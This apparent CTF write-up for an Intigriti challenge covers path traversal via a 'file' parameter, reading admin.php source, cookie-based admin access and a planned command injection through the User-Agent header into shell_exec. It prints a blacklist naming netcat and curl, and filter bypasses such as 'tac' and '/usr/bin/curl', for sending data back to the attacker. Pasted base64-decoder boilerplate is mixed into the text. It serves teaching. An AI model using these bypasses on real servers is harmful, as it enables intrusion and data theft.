    <div theme="ecommerce">
        <section class="maincontainer" style="background-color: #C7C7C6;">
            <div class="container" style="background-color: #C7C7C6;">
                <section class="ecoms-pageheader">
                    <img src="/www/web/images/logo-dashboard.png" alt="logo">
                </section>
                <section id="products-list" class="container-list-tiles">
                    <div>
                        <img src="/www/web/images/ps5.jpg" alt="playstation5">
                        <h3>PS5 Digital (no time wasters).</h3>
                        $ 550
                        <a class="button" href="">View details</a>
                    </div>
                    <div>
                        <img src="/www/web/images/stockdips5.jpg" alt="stock di playstation5">
                        <h3>New Stock - 200 PS5!!   </h3>
                        $ 110K
                        <a class="button" href="">View details</a>
                    </div>
                    <div>
                        <img src="/www/web/images/iphone14.jpg" alt="Iphone 14">
                        <h3>iPhone14 Pro Max 1TB RAM 1PB ROM.</h3>
                        $ 1029
                        <a class="button" href="">View details</a>
                    </div>
                    <div >
                        <img src="/www/web/images/iphone14rotto.jpg" alt="Iphone 13">
                        <h3>iPhone14 with broken screen :( </h3>
                        $ 300
                        <a class="button" href="">View details</a>
                    </div>
                    <div>
<img src="
            </div>
        </section>
    </div>
    <footer>
        <img id="graphic_needed_image" src="/www/web/images/graphic_needed.png" alt="We need a Graphic">
        <p style="color:white; margin:0 0 0 !important;">&copy; TiVendoUnMattoneSRL 2k22</p>
    </footer>
    <script>
        const b = Array.from(document.getElementsByClassName('button'));
        b.forEach(element => {
            if (Math.random() <= 0.5) {
                element.href = 'https://youtu.be/dQw4w9WgXcQ';
            } else {
                element.href = 'https://youtu.be/R9bKmv2S9CE';
            }
        });
        // const g = document.getElementById('graphic_needed_image');
    </script>
</body>

</html>
```

The path “/www/web/images/stockdips5.jpg” for example we should be able to get that image with our “file” parameter.

I first tried “/www/web/images/stockdips5.jpg” but this triggers and error the file does not exist.




We can adapt a bit: “www/web/images/stockdips5.jpg” by dropping the first / for example.



At this point we have our “file” parameter working for files we already knew. We can build from here as we are looking for a file called “flag.txt”.

The most logical one: “https://challenge-0423.intigriti.io/custom_image.php?file=/www/web/images/../../flag.txt”


Good attempt but the error message clearly shows we are not traversing outside the images folder. Our “../../” seems to be removed.




Another attempt with a backslash:
“https://challenge-0423.intigriti.io/custom_image.php?file=/www/web/images/..\flag.txt”

This one is much better as the error message shows our “..\” is included:


We traverse further down:




Until we get an image without an error message (the image is not rendered because we ask for a .txt file)




Of course we need to read the “content” of this image. So again inspect it:



We can now see the base64 code behind this image.






This can easily be decoded with an online base64 decoder (https://www.base64decode.org/).

And we did not get the flag ;-) but another hint to proceed. This hint reveals following path exists: “e7f717ed-d429-4d00-861d-4137d1ef29az/9709e993-be43-4157-879b-78b647f15ff7/admin.php”

Great, lets see what this page has to offer:




And we get nothing, we are simply blocked as an invalid user.

The page exists that is what the hint indicates. Until now it was impossible to read any source code as we are facing a PHP application which is server side but our discovered LFI (local file inclusion) in the previous step via the “file” parameter allows us to read files on the web server :-)

This means we can probably read the PHP code behind each page and also the “admin.php” page we got via the last hint.

https://challenge-0423.intigriti.io/custom_image.php?file=www/web/images/..\..\..\e7f717ed-d429-4d00-861d-4137d1ef29az/9709e993-be43-4157-879b-78b647f15ff7/admin.php

The URL above should render an image with the PHP source code.



An online base64 decode and we have access to the PHP source code of “admin.php”:

https://www.base64decode.org

BASE64
Decode and Encode

Decode

Encode

Do you have to deal with **Base64** format? Then this site is perfect for you! Use our super handy online tool to encode

Decode from Base64 format

Simply enter your data then push the decode button.

PD9waHAKaWYoaXNzZXQoJF9DT09LSUVbInVzZXJuYW1lIl0pKSB7CiAgJGEgPSAkX0NPT0tJRVsidXNlcm5hbWUi
XTsKICBpZigkYSAhPT0gJ2FkbWluJyI7CiAgICBoZWFkZXIoJ0xvY2F0aW9uOiAvaW5kZXhfZXJyb3IucGhwP2Vycm9y
PWludmFsaWQgdXNlcm5hbWUgb3IgcGFzc3dvcmQnKTsgICAgCiAgfQp9CmlmKCFpc3NldCgkX0NPT0tJRVsidXNlc
m5hbWUiXSkpewogIGhlYWRlcignTG9jYXRpb246IC9pbmRleF9lcnJvci5waHA/ZXJyb3I9aW52YWxpZCB1c2VybmFtZ
SBvciBwYXNzd29yZCcpOwp9Cj8+Cjw/cGhwCiR1c2VyX2FnZW50ID0gJF9TRVJWRVJbJ0hUVFBfVVNFUl9BR0VOV
CddOwoKI2ZpbHRlcmluZyB1c2VyIGFnZW50CiRibGFja2xpc3QgPSBhcnJheSggInRhaWwiLCAibmMiLCAicHdkliwglm
xlc3MiLCAibmNhdCIsICJscyIsICJuZXRjYXQiLCAiY2F0IiwgImN1cmwiLCAid2hvYW1pIiwgImVjaG8iLCAifiIsICIrIiwKICI
gliwgliwiLCAiOyIsICImIiwgInwiLCAiJyIsICIlIiwgIkAiLCAiPCIsICI+IiwgIlxciwgIl4iLCAiXCIiLAoiPSIpOwokdXNlcl9hZ2Vu
dCA9IHN0cl9yZXBsYWNlKCRibGFja2xpc3QsICIiLCAkdXNlcl9hZ2VudCk7CgpzaGVsbF9leGVjKCJlY2hvIFwiIiAuICR1
c2VyX2FnZW50IC4gIlwiID4+IGxvZ1VzZXJBZ2VudCIpOwo/Pgo8IURPQ1RZUEUgaHRtbD4KPGh0bWwgbGFuZz0iZ
W4iPgoKPGhlYWQ+CiAgPG1dGEgY2hhcnNldD0iVVRGLTgiPgogIDxtZXRhIGh0dHAtZXF1aXY9IlgtVUEtQ29tcGF0a
WJsZSIgY29udGVudD0iSUU9ZWRnZSI+CiAgPG1dGEgbmFtZT0idmlld3BvcnQiIGNvbnRlbnQ9IndpZHRoPWRldmljZ

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE Decodes your data into the area below.

```
<?php
if(isset($_COOKIE["username"])) {
  $a = $_COOKIE["username"];
  if($a !== 'admin'){
    header('Location: /index_error.php?error=invalid username or password');
  }
}
if(!isset($_COOKIE["username"])){
  header('Location: /index_error.php?error=invalid username or password');
}
?>
<?php
```

Copy to clipboard


Decode files from Base64 format

```php
<?php
if(isset($_COOKIE["username"])) {
  $a = $_COOKIE["username"];
  if($a !== 'admin'){
    header('Location: /index_error.php?error=invalid username or password');
  }
}
if(!isset($_COOKIE["username"])){
  header('Location: /index_error.php?error=invalid username or password');
}
?>
<?php
$user_agent = $_SERVER['HTTP_USER_AGENT'];

#filtering user agent
$blacklist = array( "tail", "nc", "pwd", "less", "ncat", "ls", "netcat", "cat", "curl", "whoami", "echo", "~", "+",
 " ", ",", ";", "&", "|", "'", "%", "@", "<", ">", "\\", "^", "\"",
"=");
$user_agent = str_replace($blacklist, "", $user_agent);

shell_exec("echo \"" . $user_agent . "\" >> logUserAgent");
?>
<!DOCTYPE html>
<html lang="en">

<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Admin panel</title>
  <style>
    body {
      font-family: Arial, Helvetica, sans-serif;
      background-image: url('/www/web/images/another_brick_in_the_wall.jpeg');
      background-position: top 18% right 50%;
      background-repeat: repeat;
    }
    .del {
      color: blue;
    }
    nav>a {
      padding:0.2rem;
      text-decoration: none;
      border: 4px solid grey;
      border-radius: 8px;
      background-color: grey;
    }
    nav>a:visited {
      text-decoration: none;
      color:blue;
    }
```

The first part is the most interesting for now:


```php
<?php
if(isset($_COOKIE["username"])) {
$a = $_COOKIE["username"];
if($a !== 'admin'){
header('Location: /index_error.php?error=invalid username or password');
}
}
if(!isset($_COOKIE["username"])){
header('Location: /index_error.php?error=invalid username or password');
}
?>
```

The “username” cookie we discovered before needs to be set to admin before we get access to the “admin.php” page.



Step 5: RCE (Remote code execution)

We now have access to the admin part of the web application and have a copy of the PHP source code behind it. The “Dashboard” button gets us back to “dashboard.php” which we already knew. The “logs” can be interesting




Another hint we get here with the end of the line in the logs: **user, agent**. This could indicate towards the User-Agent header of an HTTP request.

The first part of the PHP source code we got our hands on earlier also shows this is the case:


```
<?php
$user_agent = $_SERVER['HTTP_USER_AGENT'];

#filtering user agent
$blacklist = array( "tail", "nc", "pwd", "less", "ncat", "ls", "netcat", "cat", "curl", "whoami",
"echo", "~", "+",
" ", ",", ";", "&", "|", "'", "%", "@", "<", ">", "\\", "^", "\"",
"=");
$user_agent = str_replace($blacklist, "", $user_agent);

shell_exec("echo \"" . $user_agent . "\" >> logUserAgent");
?>
```

Some small code review should immediately ring some alarm bells. I have marked it in red the shell_exec function.



The last line of the PHP code does as shell_exec so actually runs a Linux command on the web server. More specific it does an “echo” of a variable “$user_agent” into a file “logUserAgent”

That “$user_agent” variable gets a value the first line of the PHP code from:
“$_SERVER['HTTP_USER_AGENT'];”




So our HTTP request “User-Agent” header is taken as input and outputted in a shell_exec in the end. This seems simple now: We can easily control the “User-Agent” via BURP for example or via a curl command on our command line or we can even change it in our browser developer tools.

Let’s make our “User-Agent” header a Linux command that the web server will execute :-) We need to find the flag so probably there is a file somewhere on this web server that contains that flag. If we can execute Linux commands on the web server we can definitely find and read files.

The idea is following:

1) From our PC we initiate a HTTP request with a User-Agent header including a Linux command
2) This Linux command should show the content of the directory and send it back to our PC.



Sounds maybe simple or complex but it becomes even a bit more complex: There is a blacklist filtering our User-Agent input. A lot of important Linux commands from our idea above will be blocked and removed.

```php
<?php
$user_agent = $_SERVER['HTTP_USER_AGENT'];

#filtering user agent
$blacklist = array( "tail", "nc", "pwd", "less", "ncat", "ls", "netcat", "cat", "curl", "whoami", "echo", "~", "+",
 " ", ",", ";", "&", "|", "'", "%", "@", "<", ">", "\\", "^", "\"",
"=");
$user_agent = str_replace($blacklist, "", $user_agent);

shell_exec("echo \"" . $user_agent . "\" >> logUserAgent");
?>
```

A command like “ls” would be useful to list directory content and “curl” to send the info back to us for example. Fortunately this blacklist can be bypassed in several ways if you are a bit familiar with Linux commands.

The “ls” command can be replaced by “dir”
The “cat” command to read a file can be replaced by “tac” which reads the file in the other direction.

Here an example screenshot demonstrating this:

```
root@ub22-test:/testdirectory# ls
fileA.txt  fileB.txt
root@ub22-test:/testdirectory# dir
fileA.txt  fileB.txt
root@ub22-test:/testdirectory# cat fileA.txt
this is file A
root@ub22-test:/testdirectory# tac fileA.txt
this is file A
root@ub22-test:/testdirectory#
```

There is another bypass to access all commands. The commands in Linux can be found in following directory: “/usr/bin/”

```
root@ub22-test:/testdirectory# ls /usr/bin
'[:
 aa-enabled
 aa-exec
 aa-features-abi
 ab
 add-apt-repository
 addpart
 addr2line
 apport-bug
 apport-cli
 apport-collect
 apport-unpack
 apprs
 apropos
 apt
 apt-add-repository
 apt-cache
 cpio
 cpp
 cpp-11
 c_rehash
 crontab
 csplit
 ctail
 ctr
 ctstat
 curl
 cut
 cvtsudoers
 dash
 date
 dbus-cleanup-sockets
 dbus-daemon
 dbus-monitor
 gawk
 gcc
 gcc-11
 gcc-ar
 gcc-ar-11
 gcc-nm
 gcc-nm-11
 gcc-ranlib
 gcc-ranlib-11
 gcov
 gcov-11
 gcov-dump
 gcov-dump-11
 gcov-tool
 gcov-tool-11
 gdbus
 gdk-pixbuf-csource
 ld
 ld.bfd
 ldd
 ld.gold
 less
 lessecho
 lessfile
 lesskey
 lesspipe
 lexgrog
 libnetcfg
 link
 linux32
 linux64
 linux-boot-prober
 linux-check-removal
 linux-update-symlinks
 ntfswipe
 numfmt
 nvidia-detector
 objcopy
 objdump
 od
 oem-getlogs
 oldschema2ldif
 on_ac_power
 open
 opener
 openssl
 openvt
 os-prober
 pacote
 pager
 run-one-until-success
 run-parts
 run-this-one
 rview
 rvim
 samba-regedit
 samba-tool
 savelog
 sbattach
 sbkeysync
 sbsiglist
 sbsign
 sbvarsign
 sbverify
 scandeps
 scp
 screen
 sotruss
 splain
 split
 splitfont
 sprof
 sqfscat
 sqfstar
 ss
 ssh
 ssh-add
 ssh-agent
 ssh-argv0
 ssh-copy-id
 ssh-import-id
 ssh-import-id-gh
 ssh-import-id-lp
 ssh-keygen
 viewres
 vigpg
 vim
 vim.basic
 vimdiff
 vim.tiny
 vimtutor
 vmhgfs-fuse
 vmstat
 vm-support
 vmtoolsd
 vmware-alias-import
 vmware-checkvm
 vmware-hgfsclient
 vmware-namespace-cmd
 vmware-rpctool
 vmware-toolbox-cmd
```

If we use “curl” in the background Linux goes to “/usr/bin” and uses the command from there. So we could also do: “/usr/bin/curl”

```
root@ub22-test:/testdirectory# curl
